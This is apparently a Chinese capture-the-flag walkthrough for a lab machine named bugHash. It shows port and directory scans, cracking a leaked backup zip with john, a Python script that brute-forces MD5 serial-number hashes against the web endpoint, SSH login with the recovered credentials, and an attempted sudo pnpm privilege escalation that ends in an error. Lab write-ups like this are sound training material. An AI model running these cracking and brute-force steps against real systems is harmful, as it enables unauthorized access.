bugHash WP

```
QQ闪传分享了【bugHash】
链接：https://qfile.qq.com/q/DPSkQ2FzAA
靶机难度，群友级别
```

靶机ip：192.168.21.5

kali ip : 192.168.21.16


端口扫描

```
┌──(root㉿kali)-[/home/kali/Downloads/2026bak]
└─# nmap -p- -sVC -T4 192.168.21.5
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-07 16:52 CST
Nmap scan report for 192.168.21.5 (192.168.21.5)
Host is up (0.00032s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 10.0 (protocol 2.0)
8080/tcp open  http    Node.js Express framework
|_http-title: 
\xE5\xA4\xA7\xE5\x82\xBB\xE5\xAD\x90\xE5\xBA\x8F\xE5\x88\x97\xE5\x8F\xB7\xE9\xAA
\x8C\xE8\xAF\x81\xE7\xB3\xBB\xE7\xBB\x9F
| http-robots.txt: 1 disallowed entry 
|_zip2john 2026bak.zip > ziphash
MAC Address: 08:00:27:62:9C:BF (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at 
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.28 seconds
```

web挖掘

8080/tcp open http   Node.js Express framework

web服务， 框架为 express， 搜索相关cve漏洞无果。



序列号验证

验证您的产品序列号

序列号

XX-XXXXX-XXXXX-XXXXX-XXXXX

格式：XXXXX-XXXXX-XXXXX-XXXXX-XXXXX

验证状态

序列号 **XXXXX-XXXXX-XXXXX-XXXXX-XXXXX** 验证失败！
状态: 无效或已被使用

使用指南：

- 序列号格式为5组5个字符（字母和数字），每组用连字符分隔
- 输入时系统会自动添加连字符
- 示例：DPKU9-8APJ9-8XZJ0-8XZ08-7H111
- 点击"验证序列号"按钮或按 Enter 提交验证


© 2026 大傻子序列号验证系统 | 安全可靠

Sta	Me	Domain	File	Initiator	Typ	Trans…	Siz
304	GET	19…	/	docu…	htm	cached	8.71
304	GET	19…	all.min.css	styles…	css	cached	102
304	GET	19…	md5.min.js	script	js	cached	0 B
304	GET	19…	index.js	script	js	cached	0 B
404	GET	19…	favicon.ico	Favic…	j…	cached	46 B
200	POS	19…	checkSN	index.…	j…	285 B	50 B

目录扫描

```
┌──(root㉿kali)-[/home/kali/Downloads/2026bak]
└─# dirb http://192.168.21.5:8080
---- Scanning URL: http://192.168.21.5:8080/ ----
+ http://192.168.21.5:8080/css (CODE:301|SIZE:153)


+ http://192.168.21.5:8080/index.html (CODE:200|SIZE:8708)


+ http://192.168.21.5:8080/js (CODE:301|SIZE:152)


+ http://192.168.21.5:8080/robots.txt (CODE:200|SIZE:122)


---简单扫描了一下，发现   http://192.168.21.5:8080/robots.txt
```

访问，发现：



```
User-agent: QQGroupbot
Disallow: zip2john 2026bak.zip > ziphash
john --wordlist=/usr/share/wordlists/rockyou.txt ziphash
```

访问 http://192.168.21.5:8080/2026bak.zip 进行下载

爆破文件hash， 得解压 密码 123456789， 解压zip得， app.js


```
john --wordlist=/usr/share/wordlists/rockyou.txt ziphash
unzip 2026bak.zip
--> 123456789
```

app.js

```
const express = require('express');
const path = require('path');

const app = express();
const port = process.env.PORT || 8080;

// 解析 JSON 请求体
app.use(express.json());

// 静态文件服务
app.use(express.static('public'));

// /checkSN 路由 (POST请求)
app.post('/checkSN', (req, res) => {
    // 从请求体中获取 SN 参数
    const sn = req.body.sn;

    if (sn) {
        if (sn === "xxxxxxxxxxxxxxxxxxxxxxxxx") {
            res.json({
                code: 200,
                data: "xxxxxx:XXXXX",
                msg: 'Success: Valid SN '
            });
        } else {
            res.json({
                code: 401,
                data: null,
                msg: 'Error: Invalid SN'
            });
        }
    } else {
        res.status(400).json({
            code: 400,
            data: null,
            msg: 'Missing sn parameter in request body'
        });
    }
});
app.use((req, res) => {
    res.status(404).json({
        code: 404,
        data: null,
        msg: '404 Not Found'
    });
});

app.listen(port, () => {
    console.log(`Server running at http://localhost:${port}`);
});
```

1. 创建了一个Express服务器，监听8080端口或环境变量指定的端口
2. 提供静态文件服务（public目录）
3. 有一个POST路由`/checkSN`用于验证序列号
    - 如果SN匹配硬编码值"xxxxxxxxxxxxxxxxxxxxxxxxxx"，返回成功响应
    - 否则返回错误
4. 其他所有路由返回404响应


sn的编码值由前端的js加密：



Request

```
POST /checkSN HTTP/1.1
Host: 192.168.21.5:8080
Origin: http://192.168.21.5:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win65; x65; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: */*
Priority: u=5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://192.168.21.5:8080/
Content-Length: 51

{"sn":"7365d9cc1017661f67a6b96087f89896"}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
ETag: W/"32-Xv6+v8SI2P5RPp8Y+P/NMq2KEus"
Date: Sat, 07 Jun 2025 09:24:33 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 50

{"code":401,"data":null,"msg":"Error: Invalid SN"}
```



```
                <p><strong>使用指南：</strong></p>
                <ul>
                    <li>序列号格式为5组5个字符（字母和数字），每组用连字符分隔</li>
                    <li>输入时系统会自动添加连字符</li>
                    <li>示例：<code>DPKU9-8APJ9-8XZJ0-8XZ08-7H111</code></li>
                    <li>点击"验证序列号"按钮或按<kbd class="keyboard-shortcut">Enter</kbd>提交验证</li>
                </ul>
            </div>

            <div class="footer">
                © 2026 大傻子序列号验证系统 | 安全可靠
            </div>
        </div>
        <script src="js/md5.min.js"></script>
        <script src="/js/index.js"></script>
    </body>
```

加密sn的js文件

md5.min.js

```
!function(n){"use strict";function d(n,t){var r=(65535&n)+
(65535&t);return(n>>16)+(t>>16)+(r>>16)<<16|65535&r}function f(n,t,r,e,o,u)
{return d((c=d(d(t,n),d(e,u)))<<(f=o)|c>>>32-f,r);var c,f}function
l(n,t,r,e,o,u,c){return f(t&r|~t&e,n,t,o,u,c)}function v(n,t,r,e,o,u,c){return
f(t&e|r&~e,n,t,o,u,c)}function g(n,t,r,e,o,u,c){return
f(t^r^e,n,t,o,u,c)}function m(n,t,r,e,o,u,c){return
f(r^(t|~e),n,t,o,u,c)}function i(n,t){var r,e,o,u;n[t>>5]|=128<<t%32,n[14+
(t+64>>>9<<4)]=t;for(var
c=1732584193,f=-271733879,i=-1732584194,a=271733878,h=0;h<n.length;h+=16)c=l(r=c
,e=f,o=i,u=a,n[h],7,-680876936),a=l(a,c,f,i,n[h+1],12,-389564586),i=l(i,a,c,f,n[
h+2],17,606105819),f=l(f,i,a,c,n[h+3],22,-1044525330),c=l(c,f,i,a,n[h+4],7,-1764
18897),a=l(a,c,f,i,n[h+5],12,1200080426),i=l(i,a,c,f,n[h+6],17,-1473231341),f=l(
f,i,a,c,n[h+7],22,-45705983),c=l(c,f,i,a,n[h+8],7,1770035416),a=l(a,c,f,i,n[h+9]
,12,-1958414417),i=l(i,a,c,f,n[h+10],17,-42063),f=l(f,i,a,c,n[h+11],22,-19904041
62),c=l(c,f,i,a,n[h+12],7,1804603682),a=l(a,c,f,i,n[h+13],12,-40341101),i=l(i,a,
c,f,n[h+14],17,-1502002290),c=v(c,f=l(f,i,a,c,n[h+15],22,1236535329),i,a,n[h+1],
5,-165796510),a=v(a,c,f,i,n[h+6],9,-1069501632),i=v(i,a,c,f,n[h+11],14,643717713
),f=v(f,i,a,c,n[h],20,-373897302),c=v(c,f,i,a,n[h+5],5,-701558691),a=v(a,c,f,i,n
[h+10],9,38016083),i=v(i,a,c,f,n[h+15],14,-660478335),f=v(f,i,a,c,n[h+4],20,-405
537848),c=v(c,f,i,a,n[h+9],5,568446438),a=v(a,c,f,i,n[h+14],9,-1019803690),i=v(i
,a,c,f,n[h+3],14,-187363961),f=v(f,i,a,c,n[h+8],20,1163531501),c=v(c,f,i,a,n[h+1
3],5,-1444681467),a=v(a,c,f,i,n[h+2],9,-51403784),i=v(i,a,c,f,n[h+7],14,17353284
73),c=g(c,f=v(f,i,a,c,n[h+12],20,-1926607734),i,a,n[h+5],4,-378558),a=g(a,c,f,i,
n[h+8],11,-2022574463),i=g(i,a,c,f,n[h+11],16,1839030562),f=g(f,i,a,c,n[h+14],23
,-35309556),c=g(c,f,i,a,n[h+1],4,-1530992060),a=g(a,c,f,i,n[h+4],11,1272893353),
i=g(i,a,c,f,n[h+7],16,-155497632),f=g(f,i,a,c,n[h+10],23,-1094730640),c=g(c,f,i,
a,n[h+13],4,681279174),a=g(a,c,f,i,n[h],11,-358537222),i=g(i,a,c,f,n[h+3],16,-72
2521979),f=g(f,i,a,c,n[h+6],23,76029189),c=g(c,f,i,a,n[h+9],4,-640364487),a=g(a,
c,f,i,n[h+12],11,-421815835),i=g(i,a,c,f,n[h+15],16,530742520),c=m(c,f=g(f,i,a,c
,n[h+2],23,-995338651),i,a,n[h],6,-198630844),a=m(a,c,f,i,n[h+7],10,1126891415),
i=m(i,a,c,f,n[h+14],15,-1416354905),f=m(f,i,a,c,n[h+5],21,-57434055),c=m(c,f,i,a
,n[h+12],6,1700485571),a=m(a,c,f,i,n[h+3],10,-1894986606),i=m(i,a,c,f,n[h+10],15
,-1051523),f=m(f,i,a,c,n[h+1],21,-2054922799),c=m(c,f,i,a,n[h+8],6,1873313359),a
=m(a,c,f,i,n[h+15],10,-30611744),i=m(i,a,c,f,n[h+6],15,-1560198380),f=m(f,i,a,c,
n[h+13],21,1309151649),c=m(c,f,i,a,n[h+4],6,-145523070),a=m(a,c,f,i,n[h+11],10,-
1120210379),i=m(i,a,c,f,n[h+2],15,718787259),f=m(f,i,a,c,n[h+9],21,-343485551),c
=d(c,r),f=d(f,e),i=d(i,o),a=d(a,u);return[c,f,i,a]}function a(n){for(var
t="",r=32*n.length,e=0;e<r;e+=8)t+=String.fromCharCode(n[e>>5]>>>e%32&255);retur
n t}function h(n){var t=[];for(t[(n.length>>2)-1]=void
0,e=0;e<t.length;e+=1)t[e]=0;for(var r=8*n.length,e=0;e<r;e+=8)t[e>>5]|=
(255&n.charCodeAt(e/8))<<e%32;return t}function e(n){for(var
t,r="0123456789abcdef",e="",o=0;o<n.length;o+=1)t=n.charCodeAt(o),e+=r.charAt(t>
>>4&15)+r.charAt(15&t);return e}function r(n){return
unescape(encodeURIComponent(n))}function o(n){return
a(i(h(t=r(n)),8*t.length));var t}function u(n,t){return function(n,t){var
r,e,o=h(n),u=[],c=[];for(u[15]=c[15]=void 0,16<o.length&&
(o=i(o,8*n.length)),r=0;r<16;r+=1)u[r]=909522486^o[r],c[r]=1549556828^o[r];retur
n e=i(u.concat(h(t)),512+8*t.length),a(i(c.concat(e),640))}(r(n),r(t))}function
t(n,t,r){return t?r?u(t,n):e(u(t,n)):r?o(n):e(o(n))}"function"==typeof
define&&define.amd?define(function(){return t}):"object"==typeof
module&&module.exports?module.exports=t:n.md5=t}(this);
//# sourceMappingURL=md5.min.js.map
```

index.js

```
document.addEventListener('DOMContentLoaded', function () {
    const snInput = document.getElementById('sn-input');
    const verifyBtn = document.getElementById('verify-btn');
    const responseText = document.getElementById('response-text');
    const statusIcon = document.getElementById('status-icon');
    function cleanInput(value) {
        return value.replace(/[^a-zA-Z0-9]/g, '').toUpperCase();
    }
    function formatSerialNumber(value) {
        let cleanValue = cleanInput(value);
        let formatted = '';
        for (let i = 0; i < cleanValue.length; i++) {
            if (i > 0 && i % 5 === 0) {
                formatted += '-';
            }
            formatted += cleanValue[i];
        }
        return formatted;
    }
    snInput.addEventListener('input', function () {
        const startPos = snInput.selectionStart;
        const formattedValue = formatSerialNumber(snInput.value);
        snInput.value = formattedValue;
        let newPos = startPos;
        if (startPos === 6 || startPos === 12 || startPos === 18 || startPos ===
24) {
            newPos = startPos + 1;
        }
        snInput.setSelectionRange(newPos, newPos);
    });
    snInput.addEventListener('keypress', function (e) {
        if (e.key === 'Enter') {
            verifySerialNumber();
        }
    });

    verifyBtn.addEventListener('click', verifySerialNumber);
    function verifySerialNumber() {
        const serialNumber = cleanInput(snInput.value);
        statusIcon.className = 'status-icon pending';
        statusIcon.innerHTML = '<i class="fas fa-circle-notch fa-spin"></i>';
        responseText.textContent = "验证中，请稍候...";
        if (serialNumber.length !== 25) {
            statusIcon.className = 'status-icon error';
            statusIcon.innerHTML = '<i class="fas fa-exclamation-triangle">
</i>';
            responseText.textContent = '错误: 序列号长度不正确 (需要25个字符)';
            return;
        }
        let hashSN = CreatehashSN(snInput.value);
        // console.log("hashSN:", hashSN);

        setTimeout(function () {
            fetch('/checkSN', {
                method: 'POST',
                headers: {
                    'Content-Type': 'application/json'
                },
                body: JSON.stringify({ sn: hashSN })
            })
                .then(response => response.json())
                .then(data => {
                    console.log("checkSN response:", data);
                    if (data.code === 200) {
                        statusIcon.className = 'status-icon success';
                        statusIcon.innerHTML = '<i class="fas fa-check-circle">
</i>';
                        responseText.innerHTML = `序列号 <strong>${snInput.value}
</strong> <br>验证成功！<br> ${data.data}`;
                    }
                    else {
                        statusIcon.className = 'status-icon error';
                        statusIcon.innerHTML = '<i class="fas fa-times-circle">
</i>';
                        responseText.innerHTML = `序列号 <strong>${snInput.value}
</strong> 验证失败！<br>状态：无效或已被使用`;
                    }
                });
        }, 300);
    }
});

// 随机数生成函数（使用Math.seedrandom）
function R(seed, min = 100, max = 200) {
    // const rng = new Math.seedrandom(seed);
    // // return Math.floor(rng() * (max - min + 1)) + min;
    // return Math.floor((max - min + 1)) + min;
    return seed + min + max;
}
function CreatehashSN(SN) {
    // if(SN.length!== 29)
    // {
    //     return "序列号长度不正确（需要25个字符)";
    // }
    console.log("SN", SN);
    const VI = "Jkdsfojweflk0024564555*";
    const KEY =
"6K+35LiN6KaB5bCd6K+V5pq05Yqb56C06Kej77yM5LuU57uG55yL55yL5Yqg5a+G5rqQ5Luj56CB44C
C";

    let a = [];
    let b = [];
    let e = [];
    let f = [];
    let z = [];

    // 处理SN字符串
    for (let i = 0; i < SN.length; i++) {
        const charCode = SN.charCodeAt(i);

        if (i >= 0 && i <= 4) {
            a.push(R(charCode));
            b.push(R(charCode));
            e.push(R(charCode));
            f.push(R(charCode));
            z.push(R(charCode));
        }
        if (i >= 5 && i <= 9) {
            b.push(R(charCode));
            e.push(R(charCode));
            f.push(R(charCode));
            z.push(R(charCode));
        }
        if (i >= 10 && i <= 14) {
            e.push(R(charCode));
            f.push(R(charCode));
            z.push(R(charCode));
        }
        if (i >= 15 && i <= 19) {
            f.push(R(charCode));
            z.push(R(charCode));
        }
        if (i >= 20 && i <= 24) {
            z.push(R(charCode));
        }
    }
    // console.log("a", a);
    // console.log("b", b);
    // console.log("e", e);
    // console.log("f", f);
    // console.log("z", z);
    // e = Math.max(f, g);
    if (a[0] > a[2] || a[1] > a[3]) {
        a[0] = Math.max(a[0], a[1], a[2], a[3], a[4]);
    } else {
        a[0] = Math.min(a[0], a[1], a[2], a[3], a[4]);
    }
    if (b[4] > b[6]) {
        b[0] = Math.max(b[0], b[1], b[2], b[3], b[4], b[5], b[6], b[7]);
    } else {
        b[0] = Math.min(b[0], b[1], b[2], b[3], b[4], b[5], b[6], b[7]);
    }
    if (e[8] > e[10] || e[9] > e[11]) {
        e[0] = Math.max(e[0], e[1], e[2], e[3], e[4], e[5], e[6], e[7], e[8],
e[9], e[10], e[11]);
    } else {
        e[0] = Math.min(e[0], e[1], e[2], e[3], e[4], e[5], e[6], e[7], e[8],
e[9], e[10], e[11]);
    }
    if (f[0] > f[10]) {
        f[0] = Math.max(f[0], f[1], f[2], f[3], f[4], f[5], f[6], f[7], f[8],
f[9], f[10], f[11], f[12], f[13], f[14], f[15], f[16], f[17], f[18], f[19]);
    } else {
        f[0] = Math.min(f[0], f[1], f[2], f[3], f[4], f[5], f[6], f[7], f[8],
f[9], f[10], f[11], f[12], f[13], f[14], f[15], f[16], f[17], f[18], f[19]);
    }
    if (z[15] > z[17] || z[18] > z[24]) {
        z[0] = Math.max(z[0], z[1], z[2], z[3], z[4], z[5], z[6], z[7], z[8],
z[9], z[10], z[11], z[12], z[13], z[14], z[15], z[16], z[17], z[18], z[19],
z[20], z[21], z[22], z[23], z[24]);
    } else {
        z[0] = Math.min(z[0], z[1], z[2], z[3], z[4], z[5], z[6], z[7], z[8],
z[9], z[10], z[11], z[12], z[13], z[14], z[15], z[16], z[17], z[18], z[19],
z[20], z[21], z[22], z[23], z[24]);
    }
    // console.log("a[0]", a[0]);
    // console.log("b[0]", b[0]);
    // console.log("e[0]", e[0]);
    // console.log("f[0]", f[0]);
    // console.log("z[0]", z[0]);
    let sum = 0;
    for (let i = 0; i < a.length; i++) {
        sum += a[i]
    }
    // console.log("sum", sum);
    a[0] = (sum ^ a[0]) % 12;
    a[0] = KEY.charAt(a[0]);

    for (let i = 0; i < b.length; i++) {
        sum += b[i]
    }
    // console.log("sum", sum);
    b[0] = (sum ^ b[0]) % 9;
    b[0] = KEY.charAt(b[0]);

    for (let i = 0; i < e.length; i++) {
        sum += e[i]
    }
    // console.log("sum", sum);

    e[0] = (sum ^ e[0]) % 8;
    e[0] = KEY.charAt(e[0]);


    for (let i = 0; i < f.length; i++) {
        sum += f[i]
    }
    // console.log("sum", sum);
    f[0] = (sum ^ f[0]) % 7;
    f[0] = KEY.charAt(f[0]);

    for (let i = 0; i < z.length; i++) {
        sum += z[i]
    }
    // console.log("sum", sum);
    z[0] = (sum ^ z[0]) % 6;
    z[0] = VI.charAt(z[0]);

    // console.log("a[0]", a[0]);
    // console.log("b[0]", b[0]);
    // console.log("e[0]", e[0]);
    // console.log("f[0]", f[0]);
    // console.log("z[0]", z[0]);
    let hashSN = md5(a[0] + b[0] + e[0] + f[0] + z[0]);
    // console.log("hashSN", hashSN);
    return hashSN;
}
```


index.js 中 泄露了KEY， IV， 加密过程 。直接交给ai -->

暴力枚举所有可能的hashSN

```
import requests
import hashlib

KEY =
"6K+35LiN6KaB5bCd6K+V5pq05Yqb56C06Kej77yM5LuU57uG55yL55yL5Yqg5a+G5rqQ5Luj56CB44C
C"
VI = "Jkdsfojweflk0024564555*"
URL = "http://192.168.21.5:8080/checkSN"  # 替换成目标 URL

for a in range(12):
    for b in range(9):
        for e in range(8):
            for f in range(7):
                for z in range(6):
                    combo = KEY[a] + KEY[b] + KEY[e] + KEY[f] + VI[z]
                    md5_hash = hashlib.md5(combo.encode()).hexdigest()

                    # 发送请求测试
                    response = requests.post(URL, json={"sn": md5_hash})
                    if response.json().get("code") == 200:
                        print(f"✅ 成功! SN 组合: {combo} -> MD5: {md5_hash}")
                        exit()

print("❌ 未找到有效 SN")
```

```
PS E:\codes> & C:/Users/26255/AppData/Local/Programs/Python/Python310/python.exe
e:/codes/cve/express.py
✅ 成功! SN 组合: 6365d -> MD5: ee5a82db0f9bf1c1903821477e11c067
```

再去发包，得到账户密码 （眼熟就看出来了）



```
POST /checkSN HTTP/1.1
Host: 192.168.21.5:8080
Origin: http://192.168.21.5:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win65; x65; rv:139.0) Gecko/20100101 Firefox/139.0
Accept: */*
Priority: u=5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Referer: http://192.168.21.5:8080/
Content-Length: 51

{"sn":"ee5a82db0f9bf1c1903821477e11c067"}
```

```
HTTP/1.1 200 OK
X-Powered-By: Express
Content-Type: application/json; charset=utf-8
ETag: W/"56-8R/fAm4si/0dIl+HssrwWL7ekyA"
Date: Sat, 07 Jun 2025 09:29:34 GMT
Connection: keep-alive
Keep-Alive: timeout=5
Content-Length: 86

{"code":200,"data":"welcome:DPKU9-8APJ9-8XZJ0-8XZ08-7H111","msg":"Success: Valid SN "}
```


---

welcome shell

ssh登录 welcome:DPKU9-8APJ9-8XZJ0-8XZ08-7H111

```
ssh welcome@192.168.21.5
---> DPKU9-8APJ9-8XZJ0-8XZ08-7H111
```

user flag:



```
lingdong:~$ cat user.txt
flag{user-afc8b494c5ba167971f10274f5a81534}
lingdong:~$ pwd
/home/welcome
lingdong:~$ █
```


提权

```
lingdong:~$ sudo -l
Matching Defaults entries for welcome on lingdong:

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

Runas and Command-specific defaults for welcome:
    Defaults!/usr/sbin/visudo env_keep+="SUDO_EDITOR EDITOR VISUAL"

User welcome may run the following commands on lingdong:
    (ALL : ALL) NOPASSWD: /root/.local/share/pnpm/global-bin/pm2
    (ALL : ALL) NOPASSWD: /usr/bin/pnpm
```

pnpm

```
sudo /usr/bin/pnpm -h

Version 10.11.1 (compiled to binary; bundled Node.js v20.11.1)
Usage: pnpm [command] [flags]
       pnpm [ -h | --help | -v | --version ]

Manage your dependencies:
      add                  Installs a package and any packages that it depends
on. By default, any new package is installed as a prod dependency
      import               Generates a pnpm-lock.yaml from an npm package-
lock.json (or npm-shrinkwrap.json) file
   i, install              Install all dependencies for a project
  it, install-test         Runs a pnpm install followed immediately by a pnpm
test
  ln, link                 Connect the local project to another one
      prune                Removes extraneous packages
  rb, rebuild              Rebuild a package
  rm, remove               Removes packages from node_modules and from the
project's package.json
      unlink               Unlinks a package. Like yarn unlink but pnpm re-
installs the dependency after removing the external link
  up, update               Updates packages to their latest version based on the
specified range

Review your dependencies:
      audit                Checks for known security issues with the installed
packages
      licenses             Check licenses in consumed packages
  ls, list                 Print all the versions of packages that are
installed, as well as their dependencies, in a tree-structure
      outdated             Check for outdated packages

Run your scripts:
      exec                 Executes a shell command in scope of a project
      run                  Runs a defined package script
      start                Runs an arbitrary command specified in the package's
"start" property of its "scripts" object
   t, test                 Runs a package's "test" script, if one was provided
```


```
Other:
      cat-file                 Prints the contents of a file based on the hash value
stored in the index file
      cat-index                Prints the index file of a specific package from the
store
      find-hash                Experimental! Lists the packages that include the
file with the specified hash.
      pack                     Create a tarball from a package
      publish                  Publishes a package to the registry
      root                     Prints the effective modules directory

Manage your store:
      store add                Adds new packages to the pnpm store directly. Does
not modify any projects or files outside the store
      store path               Prints the path to the active store directory
      store prune              Removes unreferenced (extraneous, orphan) packages
from the store
      store status             Checks for modified packages in the store

Options:
  -r, --recursive              Run the command for each project in the workspace.


  直接利用，可以直接执行命令
  sudo pnpm sh
```



```
lingdong:~$   sudo pnpm sh
 ERR_PNPM_NO_IMPORTER_MANIFEST_FOUND  No package.json (or package.yaml, or package.json5) was found in "/home/welcome".
```

